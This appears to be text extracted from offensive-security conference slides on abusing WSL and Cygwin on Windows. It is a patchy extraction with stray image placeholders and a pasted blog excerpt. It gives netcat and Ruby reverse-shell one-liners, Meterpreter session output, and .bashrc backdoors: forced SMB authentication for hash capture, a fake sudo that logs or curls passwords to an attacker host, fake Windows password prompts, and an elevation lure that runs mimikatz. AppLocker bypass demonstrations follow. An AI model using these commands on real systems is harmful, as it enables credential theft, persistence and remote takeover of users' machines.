SLES 12 / OpenSUSE Leap 42	OK	OK	Python2	Not working	Nok	Nok	No -e
Cygwin 32/64 bits	OK	Nok	Nok	Nok	Nok	Nok	Nok

## Remote shell – Default install

NC (<https://pen-testing.sans.org/blog/2013/05/06/netcat-without-e-no-problem/>):

```
$ mknod /tmp/backpipe p && /bin/sh 0</tmp/backpipe | nc pentestbox 443  
1>/tmp/backpipe
```

Ruby (<https://github.com/Snifer/security-cheatsheets/blob/master/reverse-shell>)

```
$ ruby -rsocket -e 'exit if  
fork;c=TCPSocket.new("192.168.43.92","8080");while(cmd=c.gets);IO.popen  
(cmd,"r"){|io|c.print io.read}end'
```

## Remote shell – Add a package

System	Command	Privilege
Ubuntu / Kali / Debian	<code>apt install <i>package</i></code>	Linux root
SLES 12 / OpenSUSE Leap 42	<code>zypper install <i>package</i></code>	Linux root
Cygwin 32	<code><i>NOP</i></code>	
Cygwin 64	<code>curl -s https://raw.githubusercontent.com/transcode-open/apt-cyg/b5716e128d5d5800c7324a4aef7c4a8f3fa1a468/apt-cyg &gt; apt-cyg</code> <code>bash apt-cyg install <i>package</i></code>	Windows local administrator

## Remote shell – (not) Having a ELF Meterpreter on Cygwin

```
cervoise@DESKTOP-64LPQIR ~  
$ file reverse-4444*  
reverse-4444.elf:      ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, corrupted section header size  
reverse-4444-x86.elf: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, corrupted section header size  
  
cervoise@DESKTOP-64LPQIR ~  
$ ./reverse-4444.elf  
-bash: ./reverse-4444.elf: cannot execute binary file: Exec format error  
  
cervoise@DESKTOP-64LPQIR ~  
$ ./reverse-4444-x86.elf  
-bash: ./reverse-4444-x86.elf: cannot execute binary file: Exec format error  
  
cervoise@DESKTOP-64LPQIR ~  
$ |
```

## Remote shell – Having a reverse shell on WSL

### Metasploit payload

linux/x64/meterpreter\_reverse\_tcp -> stagedless payload -> working

linux/x64/meterpreter/reverse\_tcp -> staged payload -> not working

linux/x64/shell\_reverse\_tcp -> stagedless payload -> working

linux/x64/shell/reverse\_tcp -> stagedless payload -> not working

## Remote shell – Having a ELF Meterpreter Shell



```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.43.92:4444
[*] Meterpreter session 1 opened (192.168.43.92:4444 -> 192.168.43.210:50329) at
2018-10-15 11:11:40 -0400

meterpreter > sysinfo
Computer      : DESKTOP-1V4UNT6.localdomain
OS           : Ubuntu 18.04 (Linux 4.4.0-17134-Microsoft)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
meterpreter > getuid
Server username: uid=1000, gid=1000, euid=1000, egid=1000
meterpreter > shell
Process 85 created.
Channel 1 created.
pwd
/home/cervoise
/mnt/c/Windows/System32/cmd.exe
Microsoft Windows [Version 10.0.17134.345]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
desktop-1v4unt6\cervoise

C:\WINDOWS\system32>
```

# Remote shell – Hide a Remote Shell


Screen is not available but <https://blogs.msdn.microsoft.com/commandline/2017/12/04/background-task-support-in-wsl/>

## Background Task Walk-Through

Without further ado, let's take a walk-through background task support using tmux. If you are not already familiar with tmux, it is a terminal multiplexer command line tool that allows you to split terminal screens and toggle between windows rather seamlessly. For more tips on using tmux, please refer to [a blog](#) we wrote a while back.

Let's start by creating a new tmux session and naming it:

```
$tmux new -s backgroundsession
```



# Get passwords and hashes



## Backdoor – Case 1 – Get Domain Hash

Add a small script at Bash startup, which performs a SMB request to your computer.

The aim is to get a SMB request that you can catch with Responder.

- Have the hash while the user is changing his password
- Computer is off the network

## Backdoor – Case 1 – On the victim – WSL/Cygwin

```
C:\users\victim>bash / C:\cygwin64\Cygwin.bat
victim@laptop:~$ echo "./.call-me.sh" >> .bashrc
victim@laptop:~$ echo "icaccls.exe \"\\\\\\\\\\\\\\\\yourIp\\\\\\\\yourShare\\\\\\\\\" >
/dev/null 2>&1" >> .call-me.sh
victim@laptop:~$ chmod u+x .call-me.sh
victim@laptop:~$ exit
C:\users\victim>exit
```

## Backdoor – Case 1 – On the attacker

Run responder (<https://github.com/SpiderLabs/Responder>)

```
$ sudo python Responder -I eth0
```

Or configure relay attack

<https://threat.tevora.com/quick-tip-skip-cracking-responder-hashes-and-replay-them/>

## Backdoor – Case 1 – Video

```
[+] Listening for events...  
[SMBv2] NTLMv2-SSP Client   : 192.168.1.68  
[SMBv2] NTLMv2-SSP Username : HACKLU\cervoise  
[SMBv2] NTLMv2-SSP Hash    : cervoise::HACKLU:e7ccecef8e2ed72c:11094A7783256BE98E13ABB5B46AF406:010100000  
00340039003200520051004100460056000400140053004D00420033002E006C006F00630061006C0003003400570049004E002D00  
20033002E006C006F00630061006C0007000800C0653150DE09D201060004000200000008003000300000000000000000000000  
00000900220063006900660073002F003100390032002E003100360038002E0031002E0039003200000000000000000000000000  
[*] Skipping previously captured hash for HACKLU\cervoise
```

## Backdoor – Case 2 – Get Bash sudo password

Add a fake sudo script in the PATH in order to get the password from the user.

As there is no sudo system on Cygwin this is only targeting WSL.

## Backdoor – Case 2 – On the victim - WSL

```
C:\users\victim> bash
victim@laptop:~$ mkdir .hidden
victim@laptop:~$ echo "export PATH=\$HOME/.hidden/:\$PATH:" >> .bashrc
victim@laptop:~$ echo "read -sp \"[sudo] password for \$USER: \" sudopass" > .hidden/sudo
victim@laptop:~$ echo "echo \"\\"" >> .hidden/sudo
victim@laptop:~$ echo "sleep 2" >> .hidden/sudo
victim@laptop:~$ echo "echo \"Sorry, try again.\\"" >> .hidden/sudo
victim@laptop:~$ echo "echo \$sudopass >> .hidden/pass.txt" >> .hidden/sudo
victim@laptop:~$ echo "/usr/bin/sudo \$1" >> .hidden/sudo
victim@laptop:~$ chmod +x .hidden/sudo
victim@laptop:~$ exit
C:\users\victim> exit
```

## Backdoor – Case 2 – On the victim (alternative)

Replace

```
victim@laptop:~$ echo "echo $sudopass >> .hidden/pass.txt" >>  
.hidden/sudo
```

by


```
victim@laptop:~$ echo "curl http://yourIP:8000/?\$sudopass" >>  
.hidden/sudo
```

## Backdoor – Case 2 – Video



## Backdoor – Case 3 – Get Domain Password

Add a small script at startup, which runs a fake password prompt in order to get local admin/domain password.

A terminal window with a black background and white text. The prompt is 'cervoisea@' followed by a red gear icon and ': ~'. The output shows '156 packages can be updated.' and '101 updates are security updates.' followed by a green bar and ':~\$'.

```
cervoisea@ : ~
156 packages can be updated.
101 updates are security updates.
cervoisea@ [REDACTED] :~$
```

## Backdoor – Case 3 – On the victim - WSL

```
C:\users\victim>bash
victim@laptop:/mnt/C/Users/victim$ cd
victim@laptop:~$ echo "echo \"Bash must check for update.\"\" >> .bashrc
victim@laptop:~$ echo "WINUSER=$(/mnt/c/Windows/System32/whoami.exe 2>
/dev/null | sed 's/.$//')" >> .bashrc
victim@laptop:~$ echo "read -sp \"Please enter you Windows password for
$WINUSER:\" WINPASS >> .bashrc
victim@laptop:~$ echo "echo $WINPASS >> .hidden-win-pass" >> .bashrc
victim@laptop:~$ echo "sleep 2" >> .bashrc
victim@laptop:~$ echo "echo \"Bash updated\"\" >> .bashrc
victim@laptop:~$ exit
```

## Backdoor – Case 3 – On the victim - Cygwin

```
C:\users\victim> C:\cygwin64\Cygwin.bat
victim@laptop~$ echo "echo \"Cygwin must check for update!\"" >>
.bashrc
victim@laptop~$ echo "read -sp \"Please enter you Windows password for
$WINUSER: \" WINPASS " >> .bashrc
victim@laptop~$ echo "echo \$WINPASS >> .hidden-win-pass" >> .bashrc
victim@laptop~$ echo "sleep 2" >> .bashrc
victim@laptop~$ echo "echo \"Cygwin updated!\"" >> .bashrc
victim@laptop~$ exit
```

## Backdoor – Case 3 – Video

## Backdoor – Case 4 – Ask for local admin privileges

Use runas in order to run your script with local admin privileges

- Meterpreter
- Mimikatz
- Etc.

Options :

- Runas from CLI
- Runas with Powershell
- ShellRunAs from Sysinternals

## Backdoor – Case 4 – Ask for local admin privileges

```
E ~  
cervoise@DESKTOP-64LPQIR ~  
$ /cygdrive/c/Windows/System32/runas.exe /user:localadmin cmd  
Enter the password for localadmin:  
cervoise@DESKTOP-64LPQIR ~  
$ |
```


```
cervoise@DESKTOP-64LPQIR: ~  
cervoise@DESKTOP-64LPQIR:~$ /mnt/c/Windows/System32/runas.exe /user:localadmin cmd  
Enter the password for localadmin:  
cervoise@DESKTOP-64LPQIR:~$
```

## Backdoor – Case 4 – Ask for local admin privileges


> Type BashUpdate.bat

```
C:\Users\cervoise\mimikatz.exe "log  
C:\Users\cervoise\mimikatz-log.txt "  
privilege::Debug  
sekurlsa::logonPasswords exit
```

```
> powershell.exe -Command "Start-  
Process BashUpdate.bat -Verb RunAs"
```



## Backdoor – Case 4 – Ask for local admin privileges





## Backdoor – Case 4 – Ask for local admin privileges

Solution	Pros	Cons
runas.exe		<ul style="list-style-type: none"><li>• CLI based</li><li>• Not working with Cygwin or WSL</li></ul>
Powershell RunAs	<ul style="list-style-type: none"><li>• Must elevate</li><li>• The launch binary is not showcased</li></ul>	
ShellRunas.exe (Sysinternals)	<ul style="list-style-type: none"><li>• The running binary is not showcased</li></ul>	<ul style="list-style-type: none"><li>• Need to add a third part software</li><li>• Sysinternals is mentioned</li><li>• A non elevated user can be used</li></ul>

## Backdoor – Case 4 – On the victim - WSL

```
C:\users\victim>bash
victim@laptop:~$ cd
victim@laptop:~$ echo " echo \"Bash must check for update! \"" >>
.bashrc
victim@laptop:~$ echo "
/mnt/c/Windows/System32/WindowsPowerShell/v1.0/powershell.exe -Command
\"Start-Process c:\users\victim\BashUpdate.bat -Verb RunAs\"" >>
.bashrc
victim@laptop:~$ echo " echo \"Bash updated! \"" >> .bashrc
victim@laptop:~$ exit
C:\users\victim>echo yourEvilScript > BashUpdate.bat
```

## Backdoor – Case 4 – On the victim - Cygwin

```
C:\users\victim>cd ..\..\Cygwin64\home\victim
```

```
C:\Cygwin64\home\victim>echo echo "Cygwin must check for update!" >>  
.bashrc
```

```
C:\Cygwin64\home\victim>echo  
/mnt/c/Windows/System32/WindowsPowerShell/v1.0/powershell.exe -Command  
"Start-Process c:\users\victim\meterpreter.bat -Verb RunAs" >> .bashrc
```

```
C:\Cygwin64\home\victim>echo echo "Cygwin updated!" >> .bashrc
```

```
C:\Cygwin64\home\victim>cd ..\..\..\users\victim
```

```
C:\users\victim>echo yourEvilScript > BashUpdate.bat
```

## Backdoor – Case 4 – Video

# AppLocker? SmartScreen?


# Bypass AppLocker?

AppLocker guides:

- <https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-167.pdf>
- <https://github.com/nsacyber/AppLocker-Guidance>
- (FR) [https://www.ssi.gouv.fr/uploads/2013/12/np\\_applocker\\_notetech-v2.pdf](https://www.ssi.gouv.fr/uploads/2013/12/np_applocker_notetech-v2.pdf)
- <https://docs.microsoft.com/en-us/windows/configuration/lock-down-windows-10-applocker>

# Bypass AppLocker

« Default Policy »



Action	User	Name	Condition
Allow	Everyone	(Default Rule) All scripts located in the ...	Path
Allow	Everyone	(Default Rule) All scripts located in the ...	Path
Allow	BUILTIN\Ad...	(Default Rule) All scripts	Path

Action	User	Name	Exceptions
Allow	Everyone	(Default Rule) All signed packaged apps	



AppLocker defines script rules to include only the following file formats:

- .ps1
- .bat
- .cmd
- .vbs
- .js

Source: <https://docs.microsoft.com/en-us/windows/security/threat-protection/windows-defender-application-control/applocker/script-rules-in-applocker>

# Bypass Applocker


« Default Policy »





## Bypass AppLocker – Run a script

Allows user to run Cygwin



The image shows two terminal windows side-by-side. The left window is a Cygwin terminal with a black background and green text. The right window is a Windows command prompt with a black background and white text.

```
cervoise@DESKTOP-CUU5BBV ~  
$ cat cygScript.sh  
ls  
cervoise@DESKTOP-CUU5BBV ~  
$ ./cygScript.sh  
cygScript.sh winScript.bat  
  
cervoise@DESKTOP-CUU5BBV ~  
$ /cygdrive/c/Windows/System32/cmd.exe /c winScript.bat  
This program is blocked by group policy. For more information,  
contact your system administrator.  
  
cervoise@DESKTOP-CUU5BBV ~  
$
```

```
C:\Windows\System32\cmd.exe  
C:\cygwin\home\cervoise>type winScript.bat  
dir  
C:\cygwin\home\cervoise>winScript.bat  
This program is blocked by group policy. For more information  
, contact your system administrator.  
C:\cygwin\home\cervoise>
```

## Bypass AppLocker – Run a script

Allows user to run WSL

The image shows two side-by-side terminal windows. The left window is a WSL terminal with the title 'cervoise@DESKTOP-2QGCUTU: ~'. It shows the following commands and output:

```
cervoise@DESKTOP-2QGCUTU:~$ cat WSL-script.sh
ls
cervoise@DESKTOP-2QGCUTU:~$ ./WSL-script.sh
WSL-script.sh win-script.bat
cervoise@DESKTOP-2QGCUTU:~$
```

The right window is a Windows command prompt with the title 'C:\Windows\System32\cmd.exe'. It shows the following commands and output:

```
C:\Users\cervoise\AppData\Local\Packages\CanonicalGroupLime
d.UbuntuonWindows_79rhkp1fndgsc\LocalState\rootfs\home\cervo
ise>type win-script.bat
dir
C:\Users\cervoise\AppData\Local\Packages\CanonicalGroupLime
d.UbuntuonWindows_79rhkp1fndgsc\LocalState\rootfs\home\cervo
ise>win-script.bat
This program is blocked by group policy. For more information
, contact your system administrator.
C:\Users\cervoise\AppData\Local\Packages\CanonicalGroupLime
d.UbuntuonWindows_79rhkp1fndgsc\LocalState\rootfs\home\cervo
ise>
```

In the WSL terminal, the command `./WSL-script.sh` and its output are highlighted with a red box. In the Windows command prompt, the command `win-script.bat` and the resulting error message are highlighted with a green box.

# Bypass AppLocker – Run a binary

Allows user to run Cygwin

Automatically Generate Executable Rules

### Folder and Permissions

This wizard helps you create groups of AppLocker rules by analyzing the files within a folder that you select.

User or security group that the rules will apply to:  
 

Folder that contains the files to be analyzed:  
 

Name to identify this set of rules:


[More about these settings](#)

< Previous   Next >   Create   Cancel

Action	User	Name	Condition
✓ Allow	Tout le monde	(Default Rule) All files located in the Program Files folder	Path
✓ Allow	Tout le monde	(Default Rule) All files located in the Windows folder	Path
✓ Allow	Tout le monde	%PROGRAMFILES%*	Path
✓ Allow	BUILTIN\Ad...	(Default Rule) All files	Path
✓ Allow	DESKTOP-C...	cygwin: %OSDRIVE%\CYGWIN\USR\SBIN\*	Path
✓ Allow	DESKTOP-C...	cygwin: %OSDRIVE%\CYGWIN\USR\LIBEXEC\*	Path
✓ Allow	DESKTOP-C...	cygwin: %OSDRIVE%\CYGWIN\USR\I686-PC-CYGWIN\BIN\*	Path
✓ Allow	DESKTOP-C...	cygwin: %OSDRIVE%\CYGWIN\SBIN\*	Path
✓ Allow	DESKTOP-C...	cygwin: %OSDRIVE%\CYGWIN\LIB\GCC\I686-PC-CYGWIN\7.3.0\*	Path
✓ Allow	DESKTOP-C...	cygwin: %OSDRIVE%\CYGWIN\BIN\*	Path

## Bypass AppLocker – Run a binary

Allows user to run Cygwin (*gcc* is not installed by default)



The image shows two terminal windows side-by-side. The left window is a Cygwin terminal with a black background and green prompt characters. It shows the user creating a C program named 'hello.c', compiling it with 'gcc', and then attempting to run it with './hello.exe', which results in a 'Permission denied' error. The right window is a Windows Command Prompt with a black background and white text. It shows the user copying 'calc.exe' from the Windows System32 directory to the Cygwin home directory, and then attempting to run 'calc.exe' from the Cygwin directory, which is blocked by group policy.

```
cervoise@DESKTOP-CUU5BBV ~  
$ cat hello.c  
#include <stdio.h>  
int main() {  
    printf("Hello, HackLu! ");  
    return 0;  
}  
  
cervoise@DESKTOP-CUU5BBV ~  
$ gcc hello.c -o hello  
  
cervoise@DESKTOP-CUU5BBV ~  
$ ./hello.exe  
-bash: ./hello.exe: Permission denied  
  
cervoise@DESKTOP-CUU5BBV ~  
$ |
```


```
C:\Windows\System32\cmd.exe  
Microsoft Windows [Version 10.0.10586]  
(c) 2016 Microsoft Corporation. All rights reserved.  
  
C:\cygwin\home\cervoise>copy %windir%\System32\calc.exe calc.exe  
  
1 file(s) copied.  
  
C:\cygwin\home\cervoise>calc.exe  
This program is blocked by group policy. For more information  
, contact your system administrator.  
  
C:\cygwin\home\cervoise>
```

## Bypass AppLocker – Run a binary

Allows user to run WSL

*gcc* is installed by default on SLES 12 and OpenSUSE Leap 42

*gcc* is not installed by default on others system but can be installed even with AppLocker activated (and *root* password)



```
cervoise@DESKTOP-2QGCUTU: ~  
cervoise@DESKTOP-2QGCUTU:~$ cat hello.c  
#include <stdio.h>  
int main() {  
    printf("Hello, HackLu! \n ");  
    return 0;  
}  
cervoise@DESKTOP-2QGCUTU:~$ gcc hello.c -o hello  
